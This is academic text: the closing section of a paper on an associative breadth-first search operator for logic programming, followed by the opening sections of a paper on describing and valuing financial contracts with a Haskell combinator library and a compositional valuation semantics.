The complete proof is shown as a diagram in Figure 4. Each cell of the diagram is labelled with the reason why it commutes: the notation  $\mathcal{A}*$  denotes a copy of lemma  $\mathcal{A}$  in which  $*$  has been applied to both sides, and a notation like  $[\text{union}*]$  refers to the fact that, e.g.,  $\text{union}* \cdot \text{union}^*$  is a natural transformation. It is instructive to try this proof as a benchmark for automatic or interactive theorem proving software. The frequent ‘changes of direction’ in the argument pose a problem for programs based on algebraic simplification, whilst the author’s implementation of the Knuth-Bendix completion procedure enters an infinite computation, but with the right guidance quickly produces a set of rewrite rules sufficient to prove the desired result.

## 5 In conclusion

This definition of an associative composition operator for breadth-first search fits into a broader algebraic theory of search strategies for logic programming, which the author and Silvija Seres have begun to investigate in (Spivey and Seres, 2000). In addition to the operator  $\wedge'$ , which behaves like the ‘and’ of logic programming, there is an ‘or’ operator defined by

$$(f \vee' g) x = \text{zipWith } (+) (f x) (g x),$$

and together they enjoy a number of algebraic properties, including a distributive law. There is a function  $\text{true} :: \alpha \rightarrow \alpha \text{ matrix}$  and a function  $\text{false} :: \alpha \rightarrow \beta \text{ matrix}$ ,

defined by

$$\begin{aligned} \text{true } x &= \llbracket x \rrbracket : \text{repeat} \llbracket \rrbracket \\ \text{false } x &= \text{repeat} \llbracket \rrbracket, \end{aligned}$$

where  $\llbracket \rrbracket$  denotes the empty bag, and  $\llbracket x \rrbracket$  denotes a bag containing just  $x$ . The function *true* is a unit element for  $\wedge'$ , and *false* is a unit element for  $\vee'$  and a zero for  $\wedge'$ .

The families of operators that satisfy these properties form a category, in which the model of search that produces the search tree for a logic program is an initial object. Morphisms in this category give various searching functions on these trees, showing how the same results can be obtained in a compositional fashion without forming the search tree explicitly.

The benefits of this theory include a compositional semantics for logic programming, in which the meaning of a predicate  $p \wedge q$  is defined in terms of the meanings of  $p$  and  $q$ , rather than in terms of executions in which the effects of  $p$  and  $q$  are mingled (Seres *et al.*, 1999; Spivey and Seres, 1999). This semantics is able to support transformation of logic programs by algebraic rewriting. Its chief attraction is that it provides a uniform framework within which ordinary unification and constraint-based programming can be treated alike.

### Acknowledgements

The author wishes to thank Silvija Seres for her close collaboration in the investigations reported here. Richard Bird and Quentin Miller made many comments that have led to substantial improvements in presentation.

23rd August 2000

## Abstract

Financial and insurance contracts do not sound like promising territory for functional programming and formal semantics, but in fact we have discovered that insights from programming languages bear directly on the complex subject of describing and valuing a large class of contracts.

We introduce a combinator library that allows us to describe such contracts precisely, and a compositional denotational semantics that says what such contracts are worth. We sketch an implementation of our combinator library in Haskell. Interestingly, lazy evaluation plays a crucial role.

## 1 Introduction

Consider the following financial contract,  $C$ : the right to choose on 30 June 2000 between

$D_1$  Both of:

- $D_{11}$  Receive £100 on 29 Jan 2001.
- $D_{12}$  Pay £105 on 1 Feb 2002.

$D_2$  An option exercisable on 15 Dec 2000 to choose one of:

$D_{21}$  Both of:

- $D_{211}$  Receive £100 on 29 Jan 2001.
- $D_{212}$  Pay £106 on 1 Feb 2002.

$D_{22}$  Both of:

- $D_{221}$  Receive £100 on 29 Jan 2001.
- $D_{222}$  Pay £112 on 1 Feb 2003.

The details of this contract are not important, but it is a simplified but realistic example of the sort of contract that is traded in financial derivative markets. What is important is that complex contracts, such as  $C$ , are formed by combining together simpler contracts, such as  $D_1$ , which in turn are formed from simpler contracts still, such as  $D_{11}$ ,  $D_{12}$ .

---

To appear in the International Conference on Functional Programming, Montreal, Sept 2000

At this point, any red-blooded functional programmer should start to foam at the mouth, yelling “build a combinator library”. And indeed, that turns out to be not only possible, but tremendously beneficial.

The finance industry has an enormous vocabulary of jargon for typical combinations of financial contracts (swaps, futures, caps, floors, swaptions, spreads, straddles, captions, European options, American options, ...the list goes on). Treating each of these individually is like having a large catalogue of prefabricated components. The trouble is that someone will soon want a contract that is not in the catalogue.

If, instead, we could define each of these contracts using a fixed, precisely-specified set of combinators, we would be in a much better position than having a fixed catalogue. For a start, it becomes much easier to *describe* new, unforeseen, contracts. Beyond that, we can systematically *analyse*, and *perform computations over* these new contracts, because they are described in terms of a fixed set of primitives.

The major thrust of this paper is to draw insights from the study of functional programming to illuminate the world of financial contracts. More specifically, our contributions are the following:

- We define a carefully-chosen set of combinators, and, through an extended sequence of examples in Haskell, we show that these combinators can indeed be used to describe a wide variety of contracts (Section 3).
- Our combinators can be used to *describe a contract*, but we also want to *process a contract*. Notably, we want to be able to *find the value of a contract*. In Section 4 we describe how to give an abstract *valuation semantics* to our combinators. A fundamentally-important property of this semantics is that it is *compositional*; that is, the value of a compound contract is given by combining the values of its sub-contracts.
- We sketch an implementation of our valuation semantics, using as an example a simple interest rate model and its associated lattice (Section 5). Lazy evaluation turns out to be tremendously important in translating the compositional semantics into a modular implementation (Section 5.3).

Stated in this way, our work sounds like a perfectly routine application of the idea of using a functional language

c, d, u	Contract
o	Observable
t, s	Date, time
k	Currency
x	Dimensionless real value
p	Value process
v	Random variable

Figure 1: Notational conventions

to define a domain-specific combinator library, thereby effectively creating an application-specific programming language. Such languages have been defined for parsers, music, animations, hardware circuits, and many others [van Deursen et al., 2000]. However, from the standpoint of financial engineers, our language is truly radical: they acknowledge that the lack of a precise way to describe complex contracts is “the bane of our lives”<sup>1</sup>.

It has taken us a long time to boil down the immense soup of actively-traded contracts into a reasonably small set of combinators; but once that is done, new vistas open up, because a single formal description can drive all manner of automated processes. For example, we can generate schedules for back-office contract execution, perform risk analysis optimisations, present contracts in new graphical ways (e.g. decision trees), provide animated simulations, and so on.

This paper is addressed to a functional programming audience. We will introduce any financial jargon as we go.

## 2 Getting started

In this section we will informally introduce our notation for contracts, and show how we can build more complicated contracts out of simpler ones. We use the functional language Haskell [Peyton Jones et al., 1999] throughout.

### 2.1 A simple contract

Consider the following simple contract, known to the industry as *zero-coupon discount bond*: “receive £100 on 1st January 2010”. We can specify this contract, which we name **c1**, thus:

```
c1 :: Contract
c1 = zcb t1 100 GBP
```

Figure 1 summarises the notational conventions we use throughout the paper for variables, such as **c1** and **t1** in this definition.

The combinator **zcb** used in **c1**’s definition has the following type:

```
zcb :: Date -> Double -> Currency -> Contract
```

The first argument to **zcb** is a **Date**, which specifies a particular moment in time (i.e. both date and time). We provide a function, **date**, that converts a date expressed as a friendly character string to a **Date**.

```
date :: String -> Date
```

---

<sup>1</sup>The quote is from an informal response to a draft of our work

Now we can define our date **t1**:

```
t1,t2 :: Date
t1 = date "1530GMT 1 Jan 2010"
t2 = date "1200GMT 1 Feb 2010"
```

We will sometimes need to subtract dates, to get a time difference, and add a date and a time difference to get a new date.

```
type Days = Double      -- A time difference
diff :: Date -> Date -> Days
add  :: Date -> Days -> Date
```

We represent a time difference as a floating-point number in units of days (parts of days can be important).

### 2.2 Combining contracts

So **zcb** lets us build a simple contract. We can also combine contracts to make bigger contracts. A good example of such a combining form is **and**, whose type is:

```
and :: Contract -> Contract -> Contract
```

Using **and** we can define **c3**, a contract that involves two payments<sup>2</sup>:

```
c2,c3 :: Contract
c2 = zcb t2 200 GBP
c3 = c1 `and` c2
```

That is, the holder of contract **c3** will benefit from a payment of £100 at time **t1**, and another payment of £200 at time **t2**.

In general, the contracts we can describe are between two parties, the *holder* of the contract, and the *counter-party*. Notwithstanding Biblical advice (Acts 20.35), by default the owner of a contract receives the payments, and makes the choices, specified in the contract. This situation can be reversed by the **give** combinator:

```
give :: Contract -> Contract
```

The contract **give c** is simply **c** with rights and obligations reversed, a statement we will make precise in Section 4.2. Indeed, when two parties agree on a contract, one acquires the contract **c**, and the other simultaneously acquires (**give c**); each is the other’s counter-party. For example, **c4** is a contract whose holder *receives* £100 at time **t1**, and *pays* £200 at time **t2**:

```
c4 = c1 `and` give c2
```

So far, each of our definitions has defined a new *contract* (**c1**, **c2**, etc.). It is also easy to define a new *combinator* (a function that builds a contract). For example, we could define **andGive** thus:

```
andGive :: Contract -> Contract -> Contract
andGive c d = c `and` give d
```

Now we can give an alternative definition of **c4** (which we built earlier):

```
c4 = c1 `andGive` c2
```

---

<sup>2</sup>In Haskell, a function can be turned into an infix operator by enclosing it in back-quotes.

This ability to define new combinators, and *use them just as if they were built in*, is quite routine for functional programmers, but not for financial engineers.

### 3 Building contracts

We have now completed our informal introduction. In this section we will give the full set of primitives, and show how a wide variety of other contracts can be built using them. For reference, Figure 2 gives the primitive combinators over contracts; we will introduce these primitives as we need them.

#### 3.1 Acquisition date and horizon

Figure 2 gives an English-language, but quite precise, description of each combinator. To do so, it uses two technical terms: acquisition date, and horizon. We begin by introducing them briefly.

Our language describes what a contract *is*. However, what the *consequences for the holder* of the contract depends on the date at which the contract is acquired, its *acquisition date*. (By “consequences for the holder” we mean the rights and obligations that the contract confers on the holder of a contract.) For example, the contract “receive £100 on 1 Jan 2000 and receive £100 on 1 Jan 2001” is worth a lot less if acquired after 1 Jan 2000, because any rights and obligations that fall due before the acquisition date are simply discarded.

The second fundamental concept is that of a contract’s *horizon*, or *expiry date*: *the horizon, or expiry date, of a contract is the latest date at which it can be acquired*. A contract’s horizon may be finite or infinite. The horizon of a contract is completely specified by the contract itself: given a contract, we can easily work out its horizon using the definitions in Figure 2. Note carefully, though, that a contract’s rights and obligations may, in principle, extend well beyond its horizon. For example, consider the contract “the right to decide on or before 1 Jan 2001 whether to have contract *C*”. This sort of contract is called an *option*. Its horizon is 1 Jan 2001 — it cannot be acquired after that date — but if one acquires it before then, the underlying contract *C* may (indeed, typically will) have consequences extending well beyond 1 Jan 2001.

To reiterate, the horizon of a contract is a property of the contract, while the acquisition date is not.

#### 3.2 Discount bonds

Earlier, we described the zero-coupon discount bond: “receive £100 at time *t1*” (Section 2.1). At that time we assumed that *zcb* was a primitive combinator, but in fact it isn’t. It is obtained by composing no fewer than four more primitive combinators. We begin with the *one* combinator:

```
c5 = one GBP
```

Figure 2 gives a careful, albeit informal, definition of *one*: if you acquire (*one GBP*), you *immediately* receive £1. The contract has an infinite horizon; that is, there is no restriction on when you can acquire this contract.

But the bond we want pays £100 at *t1*, and no earlier, regardless of when the bond itself is acquired. To obtain this effect we use two other combinators, *get* and *truncate*, thus:

```
c6 = get (truncate t1 (one GBP))
```

(*truncate t c*) is a contract that trims *c*’s horizon so that it cannot be acquired any later than *t*. (*get c*) is a contract that, when acquired, acquires the underlying contract *c* *at c’s horizon* — that is, at the last possible moment — regardless of when the composite contract (*get c*) is acquired. The combination of the two is exactly the effect we want, since the horizon of (*truncate t1 (one GBP)*) is exactly *t1*. Like *one*, *get* and *truncate* are defined in Figure 2.

We are still not finished. The bond we want pays £100 not £1. We use the combinator *scaleK* to “scale up” the contract, thus:

```
c7 = scaleK 100 (get (truncate t1 (one GBP)))
```

We will define *scaleK* shortly, in Section 3.3. It has the type

```
scaleK :: Double -> Contract -> Contract
```

To acquire (*scaleK x c*) is to acquire *c*, but all the payments and receipts in *c* are multiplied by *x*. So we can, finally, define *zcb* correctly:

```
zcb :: Date -> Double -> Currency -> Contract
zcb t x k = scaleK x (get (truncate t (one k)))
```

This definition of *zcb* effectively extends our repertoire of combinators, just as *andGive* did in Section 2.2, only more usefully. We will continually extend our library of combinators in this way.

Why did we go to the trouble of defining *zcb* in terms of four combinators, rather than making it primitive? Because it turns out that *scaleK*, *get*, *truncate*, and *one* are all independently useful. Each embodies a distinct piece of functionality, and by separating them we significantly simplify the semantics and enrich the algebra of contracts (Section 4). The combinators we present are the result of an extended, iterative process of refinement, leading to an interlocking set of decisions — programming language designers will be quite familiar with this process.

#### 3.3 Observables and scaling

A real contract often mentions quantities that are to be measured on a particular date. For example, a contract might say “receive an amount in dollars equal to the noon Centigrade temperature in Los Angeles”; or “pay an amount in pounds sterling equal to the 3-month LIBOR spot rate<sup>3</sup> multiplied by 100”. We use the term *observable* for an objective, *but perhaps time-varying*, quantity. By “*objective*” we mean that at any particular time the observable has a value that both parties to the contract will agree. The temperature in Los Angeles can be objectively measured; but the value to me of insuring my house is subjective, and is not an observable. Observables are thus a different “kind of thing” from contracts, so we give them a different type:

<sup>3</sup>The LIBOR spot rate is published daily in the financial press. For present purposes it does not matter what it means; all that matters is that it is an observable quantity.

```

zero :: Contract
zero is a contract that may be acquired at any
time. It has no rights and no obligations, and
has an infinite horizon. (Section 3.4.)

one :: Currency -> Contract
(one k) is a contract that immediately pays the
holder one unit of the currency k. The contract
has an infinite horizon. (Section 3.2.)

give :: Contract -> Contract
To acquire (give c) is to acquire all c's rights
as obligations, and vice versa. Note that for a
bilateral contract q between parties A and B, A
acquiring q implies that B acquires (give q).
(Section 2.2.)

and :: Contract -> Contract -> Contract
If you acquire (c1 'and' c2) then you immedi-
ately acquire both c1 (unless it has expired) and
c2 (unless it has expired). The composite con-
tract expires when both c1 and c2 expire. (Sec-
tion 2.2.)

or :: Contract -> Contract -> Contract
If you acquire (c1 'or' c2) you must immedi-
ately acquire either c1 or c2 (but not both). If
either has expired, that one cannot be chosen.
When both have expired, the compound contract
expires. (Section 3.4.)

truncate :: Date -> Contract -> Contract
(truncate t c) is exactly like c except that it

```

expires at the earlier of t and the horizon of c. Notice that **truncate** limits only the possible *acquisition date* of c; it does *not* truncate c's rights and obligations, which may extend well beyond t. (Section 3.4.)

**then** :: Contract -> Contract -> Contract  
If you acquire (c1 'then' c2) and c1 has not
expired, then you acquire c1. If c1 has expired,
but c2 has not, you acquire c2. The compound
contract expires when both c1 and c2 expire.
(Section 3.5.)

**scale** :: Obs Double -> Contract -> Contract  
If you acquire (scale o c), then you acquire c
at the same moment, except that all the rights
and obligations of c are multiplied by the value
of the observable o at the moment of acquisition.
(Section 3.3.)

**get** :: Contract -> Contract  
If you acquire (get c) then you must acquire c
at c's expiry date. The compound contract ex-
pires at the same moment that c expires. (Sec-
tion 3.2.)

**anytime** :: Contract -> Contract  
If you acquire (anytime c) you must acquire c,
but you can do so at any time between the acqui-
sition of (anytime c) and the expiry of c. The
compound contract expires when c does. (Sec-
tion 3.5.)

Figure 2: Primitives for defining contracts

```

noonTempInLA :: Obs Double
libor3m      :: Obs Double

```

In general, a value of type **Obs d** represents a time-varying
quantity of type d.

In the previous section we used **scaleK** to scale a contract
by a fixed quantity. The primitive combinator **scale** scales
a contract by a time-varying value, that is, by an observable:

```
scale :: Obs Double -> Contract -> Contract
```

With the aid of **scale** we can define the (strange but
realistic) contract “receive an amount in dollars equal to the
noon Centigrade temperature in Los Angeles”:

```
c8 = scale noonTempInLA (one USD)
```

Again, we have to be very precise in our definitions. Exactly
when is the noon temperature in LA sampled? Answer (in
Figure 2): when you acquire (scale o c) you immediately
acquire c, scaling all the payments and receipts in c by the
value of the observable o *sampled at the moment of acquisition*. So we sample the observable at a single, well-defined
moment (the acquisition date) and then use that single num-
ber to scale the subsequent payments and receipts in c.

A very useful observable is one that has the same value at
every time:

```
konst :: a -> Obs a
```

With its aid we can define **scaleK**:

```

scaleK :: Double -> Contract -> Contract
scaleK x c = scale (konst x) c

```

Any arithmetic combination of observables is also an observ-
able. For example, we may write:

```
ntLAinKelvin :: Obs Double
ntLAinKelvin = noonTempInLA + konst 373
```

We can use the addition operator, (+), to add two observ-
ables, because observables are an instance of the **Num** class<sup>4</sup>,
which has operations for addition, subtraction, multiplication,
and so on:

```
instance Num a => Num (Obs a)
```

(Readers who are unfamiliar with Haskell's type classes need
not worry — all we need is that we can employ the usual
arithmetic operators for observables.) These observables
and their operations are, of course, reminiscent of Fran's
*behaviours* [Elliott and Hudak, 1997]. Like Fran, we pro-
vide combinators for lifting functions to the observable level,
**lift**, **lift2**, etc. Figure 3 gives the primitive combinators
over observables.

---

<sup>4</sup>And indeed all the other numeric classes, such as **Real**, **Fractional**, etc

```

konst :: a -> Obs a
  (konst x) is an observable that has value x at
  any time.

lift :: (a -> b) -> Obs a -> Obs b
  (lift f o) is the observable whose value is the
  result of applying f to the value of the observable
  o.

lift2 :: (a->b->c) -> Obs a -> Obs b -> Obs c
  (lift2 f o1 o2) is the observable whose value
  is the result of applying f to the values of the
  observables o1 and o2.

instance Num a => Num (Obs a)
  All numeric operations lift to the Obs type. The
  implementation is simple, using lift and lift2.

time :: Date -> Obs Days
  The value of the observable (time t) at time s
  is the number of days between s and t, positive
  if s is later than t.

```

---

There may be an arbitrary number of other primitive observables provided by a particular implementation. For example:

```

libor :: Currency -> Days -> Days -> Obs Double
  (libor k m1 m2) is an observable equal, at any
  time t, to the quoted forward (actuarial) rate in
  currency k over the time interval t ‘add’ m1 to
  t ‘add’ m2.

```

Figure 3: Primitives over observables

### 3.4 European options

Much of the subtlety in financial contracts arises because the participants can exercise *choices*. We encapsulate choice in two primitive combinators, `or` and `anytime`. The former allows one to choose *which* of two contracts to acquire (this section), while the latter allows one to choose *when* to acquire it (Section 3.5).

First, we consider the choice between two contracts:

```
or :: Contract -> Contract -> Contract
```

When you acquire the contract (`c1 ‘or’ c2`), you must immediately acquire either `c1` or `c2` (but not both). Clearly, `c1` can only be chosen at or before `c1`’s horizon, and similarly for `c2`. The horizon for (`c1 ‘or’ c2`) is the latest of the horizons of `c1` and `c2`. Acquiring this composite contract, for example, after `c1`’s horizon but before `c2`’s horizon means that you can only “choose” to acquire contract `c2`. For example, the contract

```
zcb t1 100 GBP ‘or’ zcb t2 110 GBP
```

gives the holder the right, if acquired before  $\min(t_1, t_2)$ , to choose immediately either to receive £100 at `t1`, or alternatively to receive £110 at `t2`.

A so-called *European option* gives the right to choose, at a particular date, whether or not to acquire an “underlying” contract:

```
european :: Date -> Contract -> Contract
```

For example, consider the contract `c5`:

```
c5 = european (date "24 Apr 2003") (
  zcb (date "12 May 2003") 0.4 GBP ‘and’
  zcb (date "12 May 2004") 9.3 GBP ‘and’
  zcb (date "12 May 2005") 109.3 GBP ‘and’
  give (zcb (date "26 Apr 2003") 100 GBP)
)
```

This contract gives the right to choose, on 24 Apr 2003, whether or not to acquire an underlying contract consisting of three receipts and one payment. In the financial industry, this kind of contract is indeed called a call on a coupon bond, giving the right, at a future date, to buy a bond for a prescribed price. As with `zcb`, we define `european` in terms of simpler elements:

```
european :: Date -> Contract -> Contract
european t u = get (truncate t (u ‘or’ zero))
```

You can read this definition as follows:

- The primitive contract `zero` has no rights or obligations:

```
zero :: Contract
```

- The contract (`u ‘or’ zero`) expresses the choice between acquiring `u` and acquiring nothing.
- We trim the horizon of the contract (`u ‘or’ zero`) to `t`, using the primitive combinator `truncate` (Figure 2).
- Finally, we use our `get` combinator to acquire it at that horizon.

We will repeatedly encounter the pattern (`truncate t (u ‘or’ zero)`), so we will package it up into a new composite combinator:

```
perhaps :: Date -> Contract -> Contract
perhaps t u = truncate t (u ‘or’ zero)
```

### 3.5 American options

The `or` combinator lets us choose *which* of two contracts to acquire. Let us now consider the choice of *when* to acquire a contract:

```
anytime :: Contract -> Contract
```

Acquiring the contract `anytime u` gives the right to acquire the “underlying” contract `u` at any time, from acquisition date of `anytime u` up to `u`’s horizon. However, note that `u` *must* be acquired, albeit perhaps at the latest possible date.

An *American option* offers more flexibility than a European option. Typically, an American option confers the right to acquire an underlying contract *at any time between two dates*, or not to do so at all. Our first (incorrect) attempt to define such a contract might be to say:

```
american :: (Date,Date) -> Contract -> Contract
american (t1,t2) u -- WRONG
  = anytime (perhaps t2 u)
```

but that is obviously wrong because it does not mention  $t_1$ . We have to arrange that if we acquire the American contract before  $t_1$  then the benefits are the same as if we acquired it at  $t_1$ . So our next attempt is:

```
american (t1,t2) u    -- WRONG
  = get (truncate t1 (anytime (perhaps t2 u)))
```

But that is wrong too, because it does not allow us to acquire the American contract after  $t_1$ . We really want to say “until  $t_1$  you get this, and after  $t_1$  you get that”. We can express this using the `then` combinator:

```
american (t1,t2) u
  = get (truncate t1 opt) 'then' opt
  where
    opt :: Contract
    opt = anytime (perhaps t2 u)
```

We give the intermediate contract `opt` an (arbitrary) name in a `where` clause, because we need to use it twice. The new combinator `then` is defined as follows: if you acquire the contract ( $c_1$  ‘`then`’  $c_2$ ) before  $c_1$  expires then you acquire  $c_1$ , otherwise you acquire  $c_2$  (unless it too has expired).

### 3.6 Summary

We have now given the flavour of our approach to defining contracts. The combinators we have defined so far are not enough to describe all the contracts that are actively traded, and we are extending the set in ongoing work. However, our main conclusions are unaffected:

- Financial contracts can be described in a purely declarative way.
- A huge variety of contracts can be described in terms of a small number of combinators.

Identifying the “right” primitive combinators is quite a challenge. For example, it was a breakthrough to identify and separate the two forms of choice, `or` and `anytime`, and encapsulate those choices (and nothing else) in two combinators.

## 4 Valuation

We now have at our disposal a rich language for *describing* financial contracts. This is already useful for communicating between people — the industry lacks any such precise notation. But in addition, a precise description lends itself to automatic processing of various sorts. From a single contract description we may hope to generate legal paperwork, pictures, schedules and more besides. The most immediate question one might ask about a contract is, however, *what is it worth?* That is, *what would I pay to own the contract?* It is to this question that we now turn.

We will express contract valuation in two “layers”:

**Abstract evaluation semantics.** First, we will show how to translate an arbitrary contract, written in our language, into a *value process*, together with a handful of operations over these processes. These processes correspond directly to the mathematical

and stochastic machinery used by financial experts [Revuz and Yor, 1991, Musiela and Rutkowski, 1997].

**Concrete implementation.** A process is an abstract mathematical value. To make a computer calculate with processes we have to represent them somehow — this is the step from abstract semantics to concrete implementation. An implementation will consist of a financial model, associated to some discrete numerical method. A tremendous number of different financial *models* are used today; but only three families of *numerical methods* are widely used in industry: partial differential equations [Willmot et al., 1993], Monte Carlo [Boyle et al., 1997] and lattice methods [Cox et al., 1979].

This approach is strongly reminiscent of the way in which a compiler is typically structured. The program is first translated into a low-level but machine-independent intermediate language; many optimisations are applied at this level; and then the program is further translated into the instruction set for the desired processor (Pentium, Sparc, or whatever).

In a similar way, we can transform a contract into a value process, apply meaning-preserving optimising transformations to this intermediate representation, before computing a value for the process. This latter step can be done interpretatively, or one could imagine generating specialised code that, when run, would perform the valuation.

Indeed, our abstract semantics serves as our reference model for what it means for two contracts to be the same. For example, here are two claims:

```
get (get c) = get c
give (c1 'or' c2) = give c1 'or' give c2
```

In fact, the first is true, and the second is not, but how do we know for sure? Answer: we compare their valuation semantics, as we shall see in Section 4.6.

### 4.1 Value processes

**Definition 1 (Value process.)** A value process,  $p$ , over type  $a$ , is a partial function from time to a random variable of type  $a$ . The random variable  $p(t)$  describes the possible values for  $p$  at time  $t$ . We write the informal type definition

$$\mathcal{PR} a = \mathcal{DATE} \hookrightarrow \mathcal{RV} a$$

(We use calligraphic font for types at the semantic level.) Because we need to work with different processes but defined on the same “underlying space” (filtration), such a value process is more precisely described as an *adapted stochastic process, given a filtration*. Such processes come equipped with a sophisticated mathematical theory [Revuz and Yor, 1991, Musiela and Rutkowski, 1997], but it is unlikely to be familiar to computer scientists, so we only present informal, intuitive notions. We usually abbreviate “value process” to simply “process”. Be warned, though: “process” and “variable” mean quite different things to their conventional computer science meanings.

*Both contracts and observables are modeled as processes.* The underlying intuition is as follows:

$\mathcal{E}_k[\cdot] : \text{Contract} \rightarrow \mathcal{PR} \mathbf{R}$		
(E1)	$\mathcal{E}_k[\text{give } c] = -\mathcal{E}_k[c]$	
(E2)	$\mathcal{E}_k[c_1 \text{ 'and' } c_2] = \mathcal{E}_k[c_1] + \mathcal{E}_k[c_2]$	on $\{t \mid t \leq H(c_1) \wedge t \leq H(c_2)\}$
	$\mathcal{E}_k[c_1]$	on $\{t \mid t \leq H(c_1) \wedge t > H(c_2)\}$
	$\mathcal{E}_k[c_2]$	on $\{t \mid t > H(c_1) \wedge t \leq H(c_2)\}$
(E3)	$\mathcal{E}_k[c_1 \text{ 'or' } c_2] = \max(\mathcal{E}_k[c_1], \mathcal{E}_k[c_2])$	on $\{t \mid t \leq H(c_1) \wedge t \leq H(c_2)\}$
	$\mathcal{E}_k[c_1]$	on $\{t \mid t \leq H(c_1) \wedge t > H(c_2)\}$
	$\mathcal{E}_k[c_2]$	on $\{t \mid t > H(c_1) \wedge t \leq H(c_2)\}$
(E4)	$\mathcal{E}_k[o \text{ 'scale' } c] = \mathcal{V}[o] * \mathcal{E}_k[c]$	
(E5)	$\mathcal{E}_k[\text{zero}] = \mathcal{K}0$	
(E6)	$\mathcal{E}_k[\text{truncate } T c] = \mathcal{E}_k[c]$	on $\{t \mid t \leq T\}$
(E7)	$\mathcal{E}_k[c_1 \text{ 'then' } c_2] = \mathcal{E}_k[c_1]$	on $\{t \mid t \leq H(c_1)\}$
	$\mathcal{E}_k[c_2]$	on $\{t \mid t > H(c_1)\}$
(E8)	$\mathcal{E}_k[\text{one } k2] = \text{exch}_k(k2)$	
(E9)	$\mathcal{E}_k[\text{get } c] = \text{disc}_k^{H(C)}(\mathcal{E}_k[c](H(c)))$	if $H(c) \neq \infty$
(E10)	$\mathcal{E}_k[\text{anytime } c] = \text{snell}_k^{H(C)}(\mathcal{E}_k[c])$	if $H(c) \neq \infty$

Figure 4: Compositional evaluation semantics for contracts

$\mathcal{V}[\cdot] : \text{Obs } a \rightarrow \mathcal{PR} a$	
$\mathcal{V}[\text{konst } x]$	$= \mathcal{K}(x)$
$\mathcal{V}[\text{time } s]$	$= \text{time}(s)$
$\mathcal{V}[\text{lift } f o]$	$= \text{lift}(f, \mathcal{V}[o])$
$\mathcal{V}[\text{lift2 } f o_1 o_2]$	$= \text{lift2}(f, \mathcal{V}[o_1], \mathcal{V}[o_2])$
$\mathcal{V}[\text{libor } k m_1 m_2]$	$= \dots \text{omitted}$

Figure 5: Evaluation semantics for observables

- The value process for an observable  $o$  maps a time  $t$  to a random variable describing the possible values of  $o$  at  $t$ . For example, the value process for the observable “IBM stock price in US\$” is a (total) function that maps a time to a real-valued random variable that describes the possible values of IBM’s stock price in US\$.
- The value process for a contract  $c$ , expressed in currency  $k$  is a (partial) function from a time,  $t$ , to a random variable describing the value, in currency  $k$ , of *acquiring* the contract  $c$  at time  $t$ .

These intuitions are essential to understand the rest of the paper.

A value process is, in general, a *partial* function of time; that is, it may not be defined for all values of its argument. Observables are defined for all time, and so do not need this flexibility; they define total processes. However, *contracts* are not defined for all time; the value process for a contract is undefined for times beyond its horizon.

## 4.2 From contracts to processes

How, then, are we to go from contracts and observables to processes? Figure 4 gives the complete translation from contracts to processes, while Figure 5 does the same for observables. These Figures do not look very impressive, but that

is the whole point! Everything so far has been leading up to this point; our entire design is organised around the desire to give a simple, tractable, modular, valuation semantics. Let us look at Figure 4 in more detail.

The function  $\mathcal{E}_k[\cdot]$  takes a contract,  $c$ , and maps it to a process describing, for each moment in time, the value in currency  $k$  of acquiring  $c$  at that moment. For example, the equation for `give` (E1) says that the value process for `give`  $c$  is simply the negation of  $\mathcal{E}_k[c]$ , the value process for  $c$ . Aha! What does “negation” mean? Clearly, we need not only the notion of a value process, but also a collection of operations over these processes. Negating a processes is one such operation; the negation of a process  $p$  is simply a function that maps each time,  $t$ , to the negation of  $p(t)$ . It is an absolutely straightforward exercise to “lift” all operations on real numbers to operate point-wise on processes. (This, in turn, requires us to negate a random variable, but doing so is simple.) We will need a number of other operations over processes. They are summarised in Figure 6, but we will introduce each one as we need it.

Next, consider equation (E2). The `and` of two contracts is modeled by taking the sum of their two value processes; we need three equations to give the value of  $\mathcal{E}_k[\cdot]$  when  $t$  is earlier than the horizon of both contracts, when it is earlier than one but later than the other, and vice versa. In the fourth case — i.e. for times beyond both horizons — the evaluation function is simply undefined. We use the notation “ $\text{on}\{t \mid \dots t \dots\}$ ” to indicate that the corresponding equation applies for only part of the (time) domain of  $\mathcal{E}_k[\cdot]$ .

Figure 7 specifies formally how to calculate the horizon  $H(c)$  of a contract  $c$ . It returns  $\infty$  as the horizon of a contract with an infinite horizon; we extend  $\leq$ ,  $\min$ , and  $\max$  in the obvious way to such infinities.

Equation (E3) does the same for the `or` combinator. Again, by design, the combinator maps to a simple mathematical operation,  $\max$ . One might wonder why we defined a value process to be a partial function, rather than a total function that is zero beyond its horizon. Equation (E3) gives the

These primitives are independent of the evaluation model

$\mathcal{K} : a \rightarrow \mathcal{P}\mathcal{R} a$

The process  $\mathcal{K}(x)$  is defined at all times to have value  $x$ .

$time : DATE \rightarrow \mathcal{P}\mathcal{R} \mathbf{R}$

The process  $time(s)$  is defined at all times  $t$  to be the number of days between  $s$  and  $t$ . It is positive if  $t$  is later than  $s$ .

$lift : (a \rightarrow b) \rightarrow \mathcal{P}\mathcal{R} a \rightarrow \mathcal{P}\mathcal{R} b$

Apply the specified function to the argument process point-wise. The result is defined only where the arguments process is defined.

$lift2 : (a \rightarrow b \rightarrow c) \rightarrow \mathcal{P}\mathcal{R} a \rightarrow \mathcal{P}\mathcal{R} b \rightarrow \mathcal{P}\mathcal{R} c$

Combine the two argument processes point-wise with the specified function. The result is defined only where both arguments are defined.

These primitives are dependent on the particular model

$disc_k^T : \mathcal{RV}_T \mathbf{R} \rightarrow \mathcal{P}\mathcal{R} \mathbf{R}$

The primitive  $disc_k^T$  maps a real-valued random variable at date  $T$ , expressed in currency  $k$ , to its “fair” equivalent stochastic value process in the same currency  $k$ .

$exch_{k1}(k2) : \mathcal{P}\mathcal{R} \mathbf{R}$

$exch_{k1}(k2)$  is a real-valued process representing the value of one unit of  $k2$ , expressed in currency  $k1$ . This is simply the process representing the quoted exchange rate between the currencies.

$snell_k^T : \mathcal{P}\mathcal{R} \mathbf{R} \rightarrow \mathcal{P}\mathcal{R} \mathbf{R}$

The primitive  $snell_k^T$  calculates the Snell envelope of its argument. It uses the probability measure associated with the currency  $k$ .

Figure 6: Model primitives

answer: beyond  $c1$ ’s horizon one is *forced* to choose  $c2$ . In general,  $\max(v_1, 0) \neq v_1$ !

